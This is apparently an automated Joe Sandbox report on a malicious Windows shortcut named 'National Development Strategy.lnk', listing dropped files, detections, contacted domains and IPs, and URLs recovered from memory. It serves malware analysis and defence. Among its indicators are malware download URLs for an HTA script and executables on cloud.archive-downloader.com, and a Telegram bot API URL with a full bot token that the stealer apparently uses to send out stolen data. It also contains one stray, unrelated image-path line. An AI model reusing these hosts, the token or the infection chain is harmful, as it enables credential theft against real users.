C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\pythoncom39.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\pywintypes39.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\select.pyd	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\sqlite3.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\steal.exe	50%	ReversingLabs	Win64.Trojan.Generic	
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\unicodedata.pyd	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\vcruntime140.dll	0%	ReversingLabs		
C:\Users\user\AppData\Local\Temp\onefile_7072_133196035266869073\win32crypt.pyd	0%	ReversingLabs		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
19.2.steal.exe.7ff79bbc0000.0.unpack	100%	Avira	HEUR/AGEN.1252642		Download File
19.0.steal.exe.7ff79bbc0000.0.unpack	100%	Avira	HEUR/AGEN.1252642		Download File

Domains

Source	Detection	Scanner	Label	Link
cloud.archive-downloader.com	18%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://blog.cryptographyengineering.com/2012/05/how-to-choose-authenticated-encryption.html	0%	URL Reputation	safe	
http://blog.cryptographyengineering.com/2012/05/how-to-choose-authenticated-encryption.html	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://cloud.archive-downloader.com/P	100%	Avira URL Cloud	malware	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://mahler:8092/site-updates.py	0%	Avira URL Cloud	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://speleotrove.com/decimal/decarith.html	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://www.tarsnap.com/scrypt/scrypt-slides.pdf	0%	URL Reputation	safe	
http://https://cloud.archive-downloader.com/L	100%	Avira URL Cloud	malware	
http://https://go.micro	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://www.cl.cam.ac.uk/~mgk25/iso-time.html	0%	URL Reputation	safe	
http://https://cloud.archive-downloader.com/lsacs.exe	100%	Avira URL Cloud	malware	
http://crl.m	0%	URL Reputation	safe	
http://cloud.archive-downloader.com	100%	Avira URL Cloud	malware	
http://https://cloud.archive-downloader.com/s.htaATH=	100%	Avira URL Cloud	malware	
http://https://cloud.archive-downloader.com/s.hta...6	100%	Avira URL Cloud	malware	
http://https://cloud.archive-downloader.com/s.htaLMEMX8U	100%	Avira URL Cloud	malware	
http://https://cloud.archive-downloader.comx	0%	Avira URL Cloud	safe	
http://https://cloud.archive-downloader.com/s.htaNNC:	100%	Avira URL Cloud	malware	
http://https://cloud.archive-downloader.com/s.htaowsINetCookies	100%	Avira URL Cloud	malware	
http://https://cloud.archive-downloader.com/s.htaC:	100%	Avira URL Cloud	malware	
http://https://cloud.archive-downloader.com/s.hta...	100%	Avira URL Cloud	malware	
http://https://cloud.archive-downloader.com	100%	Avira URL Cloud	malware	
http://https://cloud.archive-downloader.com/s.hta=	100%	Avira URL Cloud	malware	
http://https://cloud.archive-downloader.com/s.hta	100%	Avira URL Cloud	malware	
http://https://cloud.archive-downloader.com/file.pdf0y	100%	Avira URL Cloud	malware	
http://https://cloud.archive-downloader.com/lsacs.exeG	100%	Avira URL Cloud	malware	
http://https://cloud.archive-downloader.com/lsacs.exe0y	100%	Avira URL Cloud	malware	
http://https://cloud.archive-downloader.com/s.hta)	100%	Avira URL Cloud	malware	
http://https://cloud.archive-downloader.com/	100%	Avira URL Cloud	malware	
http://https://cloud.archive-downloader.com/lsacs.exe-OutFile	100%	Avira URL Cloud	malware	
http://https://cloud.archive-downloader.com/file.pdf	100%	Avira URL Cloud	malware	
http://https://cloud.archive-downloader.com/s.htaQ	100%	Avira URL Cloud	malware	
http://https://cloud.archive-downloader.com/file.pdf-OutFile	100%	Avira URL Cloud	malware	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
cloud.archive-downloader.com	193.149.129.50	true	true	• 18%, Virustotal, Browse	unknown
cdn1.iconfinder.com	172.64.193.26	true	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://cloud.archive-downloader.com/lsacs.exe	true	• Avira URL Cloud: malware	unknown
http://https://cdn1.iconfinder.com/data/icons/google_jfk_icons_by_carlosjj/512/chrome.png	false		high
http://https://cloud.archive-downloader.com/s.hta	true	• Avira URL Cloud: malware	unknown
http://https://cloud.archive-downloader.com/file.pdf	true	• Avira URL Cloud: malware	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation

Name	Source	Malicious	Antivirus Detection	Reputation
http://google.com/	steal.exe, 00000013.00000003.416327706.0 00002055F982000.00000004.00000020.000200 00.00000000.sdmp, steal.exe, 00000013.00 000002.419706555.000002055F953000.000000 04.00000020.00020000.00000000.sdmp, steal.exe, 00000013.00000002.422307737.000002056176000 0.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://cloud.archive-downloader.com/P	mshta.exe, 00000000.00000002.283782712.0 0000242AB600000.00000004.00000020.000200 00.00000000.sdmp, mshta.exe, 00000000.00 000003.282978341.00000242AB600000.000000 04.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://mahler:8092/site-updates.py	steal.exe, 00000013.00000003.415858585.0 0000205617C7000.00000004.00000020.000200 00.00000000.sdmp, steal.exe, 00000013.00 000002.422537446.00000205617C7000.000000 04.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	low
http://https://cloud.archive-downloader.com/L	mshta.exe, 00000000.00000002.283782712.0 0000242AB600000.00000004.00000020.000200 00.00000000.sdmp, mshta.exe, 00000000.00 000003.282978341.00000242AB600000.000000 04.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://tools.ietf.org/html/rfc5869	steal.exe, 00000013.00000003.413550485.0 00002055F982000.00000004.00000020.000200 00.00000000.sdmp, steal.exe, 00000013.00 000002.420117958.000002055F9C2000.000000 04.00000020.00020000.00000000.sdmp	false		high
http://https://cdn1.iconfinder.com/data/icons/google_jfk_icons_by_carlosjj/512/chrome.pngl	mshta.exe, 00000000.00000002.283782712.0 0000242AB600000.00000004.00000020.000200 00.00000000.sdmp, mshta.exe, 00000000.00 000003.282978341.00000242AB600000.000000 04.00000020.00020000.00000000.sdmp	false		high
http://https://cloud.google.com/appengine/docs/standard/runtimes	steal.exe, 00000013.00000002.425734058.0 000020561B70000.00000004.00001000.000200 00.00000000.sdmp	false		high
http://blog.cryptographyengineering.com/2012/05/how-to-choose-authenticated-encryption.html	steal.exe, 00000013.00000002.421463686.0 0000205615F0000.00000004.00000020.000200 00.00000000.sdmp, steal.exe, 00000013.00 000003.413550485.000002055F982000.000000 04.00000020.00020000.00000000.sdmp, steal.exe, 00000013.00000002.420117958.000002055F9C200 0.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe • URL Reputation: safe	unknown
http://www.python.org/	steal.exe, 00000013.00000003.415858585.0 0000205617C7000.00000004.00000020.000200 00.00000000.sdmp, steal.exe, 00000013.00 000002.422537446.00000205617C7000.000000 04.00000020.00020000.00000000.sdmp	false		high
http://https://github.com/mhammond/pywin32	steal.exe, 00000013.00000002.475669201.0 0007FFC120D1000.00000002.00000001.010000 00.0000002A.sdmp	false		high
http://https://httpbin.org/post	steal.exe, 00000013.00000002.421463686.0 0000205615F0000.00000004.00000020.000200 00.00000000.sdmp	false		high
http://https://contoso.com/License	powershell.exe, 00000003.00000002.482040 340.00000216BE8D4000.00000004.00000800.0 0020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://cdn1.iconfinder.com/data/icons/google_jfk_icons_by_carlosjj/512/chrome.pngr	mshta.exe, 00000000.00000002.284213886.0 000024AAE180000.00000004.00000020.000200 00.00000000.sdmp	false		high
http://https://github.com/Ousret/charset_normalizer	steal.exe, 00000013.00000003.416327706.0 00002055F982000.00000004.00000020.000200 00.00000000.sdmp	false		high
http://https://api.telegram.org/bot5885840251:AAG8HoCjrl1QANXkA4oqnJ60lgPP7w86Clg/sendMessage?chat_id=56833	steal.exe, 00000013.00000002.421463686.0 0000205615F0000.00000004.00000020.000200 00.00000000.sdmp, steal.exe, 00000013.00 000002.421463686.000002056165E000.000000 04.00000020.00020000.00000000.sdmp	false		high
http://cloud.archive-downloader.com	powershell.exe, 00000001.00000002.277825 762.0000021CA2169000.00000004.00000800.0 0020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://cloud.archive-downloader.com/s.htaATH=	mshta.exe, 00000000.00000002.284032334.0 0000242AB8A0000.00000004.00000020.000200 00.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://tools.ietf.org/html/rfc2388#section-4.4	steal.exe, 00000013.00000003.416114461.0 000020561760000.00000004.00000020.000200 00.00000000.sdmp, steal.exe, 00000013.00 000002.422307737.0000020561760000.000000 04.00000020.00020000.00000000.sdmp	false		high


Name	Source	Malicious	Antivirus Detection	Reputation
http://yahoo.com/	steal.exe, 00000013.00000003.416327706.000002055F982000.00000004.00000020.00020000.00000000.sdmp	false		high
http://www.iana.org/assignments/tls-parameters/tls-parameters.xml#tls-parameters-6	steal.exe, 00000013.00000003.416114461.000020561760000.00000004.00000020.00020000.00000000.sdmp, steal.exe, 00000013.00000002.422307737.0000020561760000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://cloud.archive-downloader.com/s.hta...6	mshta.exe, 00000000.00000002.284213886.000024AAE199000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://cloud.archive-downloader.comx	powershell.exe, 00000001.00000002.277825762.0000021CA2151000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: safe	unknown
http://https://cloud.archive-downloader.com/s.htaLMEMX8U	mshta.exe, 00000000.00000003.282754112.000024AAE927000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://cloud.archive-downloader.com/s.htaNNC:	mshta.exe, 00000000.00000003.282978341.0000242AB600000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://www.ibm.com/	steal.exe	false		high
http://https://contoso.com/	powershell.exe, 00000003.00000002.482040340.00000216BE8D4000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://nuget.org/nuget.exe	powershell.exe, 00000001.00000002.343734843.0000021CB1625000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000001.00000002.277825762.0000021CA1689000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000001.00000002.343734843.0000021CB14E2000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000003.00000002.482040340.00000216BE792000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000003.00000002.482040340.00000216BE8D4000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://cdn1.iconfinder.com/data/icons/google_jfk_icons_by_carlosjj/512/chrome.pngC:	mshta.exe, 00000000.00000002.284213886.000024AAE199000.00000004.00000020.00020000.00000000.sdmp	false		high
http://www.iana.org/time-zones/repository/tz-link.html	steal.exe, 00000013.00000002.422819256.0000205617F0000.00000004.00001000.00020000.00000000.sdmp	false		high
http://tools.ietf.org/html/rfc5297	steal.exe, 00000013.00000002.420973206.000020561390000.00000004.00001000.00020000.00000000.sdmp, steal.exe, 00000013.00000002.422819256.00000205617F0000.00000004.00001000.00020000.00000000.sdmp	false		high
http://https://urllib3.readthedocs.io/en/1.26.x/advanced-usage.html#ssl-warningsp	steal.exe, 00000013.00000002.425734058.000020561B70000.00000004.00001000.00020000.00000000.sdmp	false		high
http://https://cloud.archive-downloader.com/s.htaowsINetCookies	mshta.exe, 00000000.00000003.282978341.0000242AB5CA000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000000.00000002.283782712.00000242AB5CB000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://requests.readthedocs.io	steal.exe, 00000013.00000002.421463686.0000205615F0000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://tools.ietf.org/html/rfc3610	steal.exe, 00000013.00000002.421463686.0000205615F0000.00000004.00000020.00020000.00000000.sdmp	false		high
http://speleotrove.com/decimal/decarith.html	steal.exe	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 00000001.00000002.277825762.0000021CA1481000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000003.00000002.403692100.00000216AE731000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://cdn1.iconfinder.com/;	mshta.exe, 00000000.00000002.284213886.000024AAE199000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://cloud.archive-downloader.com/s.htaC:	mshta.exe, 00000000.00000002.283737429.0000242AB590000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000000.00000002.284213886.0000024AAE199000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://json.org	steal.exe, 00000013.00000002.420117958.000002055F9C2000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://cloud.archive-downloader.com/s.hta...	mshta.exe, 00000000.00000002.284213886.000024AAE199000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.cs.ucdavis.edu/~rogaway/papers/keywrap.pdf	steal.exe, 00000013.00000002.421463686.0000205615F0000.00000004.00000020.00020000.00000000.sdmp, steal.exe, 00000013.00000003.413550485.000002055F982000.00000004.00000020.00020000.00000000.sdmp, steal.exe, 00000013.00000002.420117958.000002055F9C2000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://httpbin.org/get	steal.exe, 00000013.00000002.420117958.000002055F9C2000.00000004.00000020.00020000.00000000.sdmp	false		high
http://nuget.org/NuGet.exe	powershell.exe, 00000001.00000002.343734843.0000021CB1625000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000001.00000002.277825762.0000021CA1689000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000001.00000002.343734843.0000021CB14E2000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000003.00000002.482040340.00000216BE792000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000003.00000002.482040340.00000216BE8D4000.00000004.00000800.00020000.00000000.sdmp	false		high
http://httpbin.org/	steal.exe, 00000013.00000003.416327706.000002055F982000.00000004.00000020.00020000.00000000.sdmp, steal.exe, 00000013.00000002.419706555.000002055F953000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://www.python.org	steal.exe, 00000013.00000002.421463686.0000205615F0000.00000004.00000020.00020000.00000000.sdmp	false		high
http://pesterbdd.com/images/Pester.png	powershell.exe, 00000003.00000002.403692100.00000216AE939000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://cdn1.iconfinder.com/l	mshta.exe, 00000000.00000002.284213886.000024AAE199000.00000004.00000020.00020000.00000000.sdmp	false		high
http://www.tarsnap.com/scrypt/scrypt-slides.pdf	steal.exe, 00000013.00000002.421463686.0000205615F0000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://cloud.archive-downloader.com	powershell.exe, 00000001.00000002.277825762.0000021CA2151000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000003.00000002.403692100.00000216AE939000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://cloud.archive-downloader.com/s.hta=	mshta.exe, 00000000.00000002.283737429.0000242AB5A4000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 00000003.00000002.403692100.00000216AE939000.00000004.00000800.00020000.00000000.sdmp	false		high
http://csrc.nist.gov/publications/nistpubs/800-38a/sp800-38a.pdf	steal.exe, 00000013.00000003.413550485.000002055F982000.00000004.00000020.00020000.00000000.sdmp, steal.exe, 00000013.00000002.421111012.00000205613F0000.00000004.00001000.00020000.00000000.sdmp, steal.exe, 00000013.00000002.420755219.000002055FBA0000.00000004.00001000.00020000.00000000.sdmp, steal.exe, 00000013.00000002.420117958.000002055F9C2000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://go.micro	powershell.exe, 00000001.00000002.277825762.0000021CA30E2000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000003.00000002.403692100.00000216B0262000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://contoso.com/Icon	powershell.exe, 00000003.00000002.482040340.00000216BE8D4000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://urllib3.readthedocs.io/en/1.26.x/advanced-usage.html#ssl-warnings	steal.exe, 00000013.00000002.425734058.000020561B70000.00000004.00001000.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://cloud.archive-downloader.com/file.pdf0y	powershell.exe, 00000001.00000002.277825762.0000021CA1689000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://httpbin.org/	steal.exe, 00000013.00000003.416327706.000002055F982000.00000004.00000020.00020000.00000000.sdmp, steal.exe, 00000013.00000002.419706555.000002055F953000.00000004.00000020.00020000.00000000.sdmp	false		high
http://www.cl.cam.ac.uk/~mgk25/iso-time.html	steal.exe, 00000013.00000002.421111012.0000205613F0000.00000004.00001000.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://twitter.com/	steal.exe, 00000013.00000003.416327706.000002055F982000.00000004.00000020.00020000.00000000.sdmp, steal.exe, 00000013.00000002.419706555.000002055F953000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://cloud.archive-downloader.com/lsacs.exeG	powershell.exe, 00000003.00000002.364742097.00000216AC772000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://github.com/Pester/Pester	powershell.exe, 00000003.00000002.403692100.00000216AE939000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://cloud.archive-downloader.com/s.hta)	mshta.exe, 00000000.00000002.283737429.00000242AB5A4000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://hg.python.org/cpython/file/603b4d593758/Lib/socket.py#l535	steal.exe, 00000013.00000003.416327706.000002055F982000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://www.ibm.com/support/knowledgecenter/en/ssw_aix_61/com.ibm.aix.basetrf1/load.htm	steal.exe	false		high
http://crl.m	powershell.exe, 00000003.00000002.401325937.00000216ACAC5000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://google.com/mail/	steal.exe, 00000013.00000002.422307737.000020561760000.00000004.00000020.00020000.00000000.sdmp	false		high
http://wwwsearch.sf.net/):	steal.exe, steal.exe, 00000013.00000003.415858585.00000205617C7000.00000004.00000020.00020000.00000000.sdmp, steal.exe, 00000013.00000002.422537446.00000205617C7000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://cloud.archive-downloader.com/lsacs.exe0y	powershell.exe, 00000003.00000002.403692100.00000216AE939000.00000004.00000800.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://tools.ietf.org/html/rfc5297	steal.exe, 00000013.00000002.421463686.0000205615F0000.00000004.00000020.00020000.00000000.sdmp, steal.exe, 00000013.00000003.413550485.000002055F982000.00000004.00000020.00020000.00000000.sdmp, steal.exe, 00000013.00000002.420117958.000002055F9C2000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://cloud.archive-downloader.com/	mshta.exe, 00000000.00000002.283782712.0000242AB600000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000000.00000003.282978341.00000242AB600000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000000.00000002.283850237.00000242AB679000.00000004.00000020.00020000.00000000.sdmp, mshta.exe, 00000000.00000003.268995139.00000242AB679000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://cloud.archive-downloader.com/lsacs.exe-OutFile	powershell.exe, 00000003.00000003.362999350.00000216C683F000.00000004.00000020.00020000.00000000.sdmp, powershell.exe, 00000003.00000002.485574108.00000216C67E5000.00000004.00000020.00020000.00000000.sdmp, powershell.exe, 00000003.00000002.402120021.00000216AE1B0000.00000004.00000020.00020000.00000000.sdmp, powershell.exe, 00000003.00000002.364742097.00000216AC760000.00000004.00000020.00020000.00000000.sdmp, powershell.exe, 00000003.00000002.401325937.00000216ACAC0000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://www.ietf.org/rfc/rfc2898.txt	steal.exe, 00000013.00000003.413550485.000002055F982000.00000004.00000020.00020000.00000000.sdmp, steal.exe, 00000013.00000002.420117958.000002055F9C2000.00000004.00000020.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://web.cs.ucdavis.edu/~rogaway/ocb/license.htm	steal.exe, 00000013.00000002.421463686.0000205615F0000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://cloud.archive-downloader.com/s.htaQ	mshta.exe, 00000000.00000002.283737429.0000242AB5A4000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://packaging.python.org/specifications/entry-points/	steal.exe	false		high
http://https://cloud.archive-downloader.com/file.pdf-OutFile	powershell.exe, 00000001.00000002.277353401.0000021C9F6F0000.00000004.00000020.00020000.00000000.sdmp, powershell.exe, 00000001.00000002.277724989.0000021CA1030000.00000004.00000020.00020000.00000000.sdmp, powershell.exe, 00000001.00000002.277200403.0000021C9F640000.00000004.00000020.00020000.00000000.sdmp, powershell.exe, 00000001.00000002.277353401.0000021C9F777000.00000004.00000020.00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://https://cdn1.iconfinder.com/y	mshta.exe, 00000000.00000002.284213886.0000024AAE199000.00000004.00000020.00020000.00000000.sdmp	false		high
http://www.phys.uu.nl/~vgent/calendar/isocalendar.htm	steal.exe, steal.exe, 00000013.00000002.420290311.000002055FA30000.00000004.00001000.00020000.00000000.sdmp	false		high
http://www.rfc-editor.org/info/rfc7253	steal.exe, 00000013.00000002.421463686.0000205615F0000.00000004.00000020.00020000.00000000.sdmp	false		high
http://https://cdn1.iconfinder.com/	mshta.exe, 00000000.00000002.284213886.0000024AAE199000.00000004.00000020.00020000.00000000.sdmp	false		high
http://csrc.nist.gov/publications/nistpubs/800-38C/SP800-38C.pdf	steal.exe, 00000013.00000002.421463686.0000205615F0000.00000004.00000020.00020000.00000000.sdmp	false		high
http://google.com/mail	steal.exe, 00000013.00000003.416327706.000002055F982000.00000004.00000020.00020000.00000000.sdmp	false		high
http://csrc.nist.gov/publications/nistpubs/800-38D/SP-800-38D.pdf	steal.exe, 00000013.00000002.421463686.0000205615F0000.00000004.00000020.00020000.00000000.sdmp	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
193.149.129.50	cloud.archive-downloader.com	Denmark		15411	DANISCODK	true
172.64.193.26	cdn1.iconfinder.com	United States		13335	CLOUDFLARENETUS	false

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	36.0.0 Rainbow Opal
Analysis ID:	794563
Start date and time:	2023-01-30 17:50:19 +01:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 10m 50s
Hypervisor based Inspection enabled:	false
Report type:	light
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 104, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	22
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Sample file name:	National Development Strategy.lnk
Detection:	MAL
Classification:	mal100.rans.troj.spyw.winLNK@24/108@4/3
EGA Information:	• Successful, ratio: 50%
HDC Information:	• Successful, ratio: 16% (good quality ratio 14%) • Quality average: 63.6% • Quality standard deviation: 32.9%
HCA Information:	Failed
Cookbook Comments:	• Found application associated with file extension: .lnk

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, SgrmBroker.exe, conhost.exe, svchost.exe
- TCP Packets have been reduced to 100
- Created / dropped Files have been reduced to 100
- Excluded IPs from analysis (whitelisted): 2.21.22.155, 2.21.22.179, 23.54.113.182
- Excluded domains from analysis (whitelisted): ssl.adobe.com.edgekey.net, fs.microsoft.com, armmf.adobe.com, acroipm2.adobe.com.edgesuite.net, e4578.dscb.akamaiedge.net, a122.dscd.akamai.net, acroipm2.adobe.com
- Execution Graph export aborted for target powershell.exe, PID 2228 because it is empty
- Execution Graph export aborted for target powershell.exe, PID 5600 because it is empty
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtAllocateVirtualMemory calls found.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- Report size getting too big, too many NtSetInformationFile calls found.

Simulations

Behavior and APIs

Time	Type	Description
17:51:23	API Interceptor	81x Sleep call for process: powershell.exe modified
17:51:34	API Interceptor	1x Sleep call for process: RdrCEF.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\file.pdf

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	PDF document, version 1.7, 1 pages
Category:	dropped
Size (bytes):	135891
Entropy (8bit):	7.954177078459945
Encrypted:	false
SSDEEP:	3072:M9uX9ZxSDpKLhSANpiKNT1GQQcej0oSd4n8NlAIVqsha:p9cKLhSAjiKNT11w0oEhNVHM
MD5:	E3A4D755BBFB90989BEFF62D13CB982B
SHA1:	97F84C35B1959022E29BCD8350BC7905B2245A20
SHA-256:	725B3D4345C0D266B70951A986B81F715C39C0BD6B9335611E8680DDAFBFE37C
SHA-512:	95C0F0E62D524AE11A44D4995E88FC55964E57F819C82D48BC10CFC1953F5D6187A09AB82CC84F530A3C32D15E3EE022D9DEC6BD6A6BB84BC71BB0E06E237E57
Malicious:	false
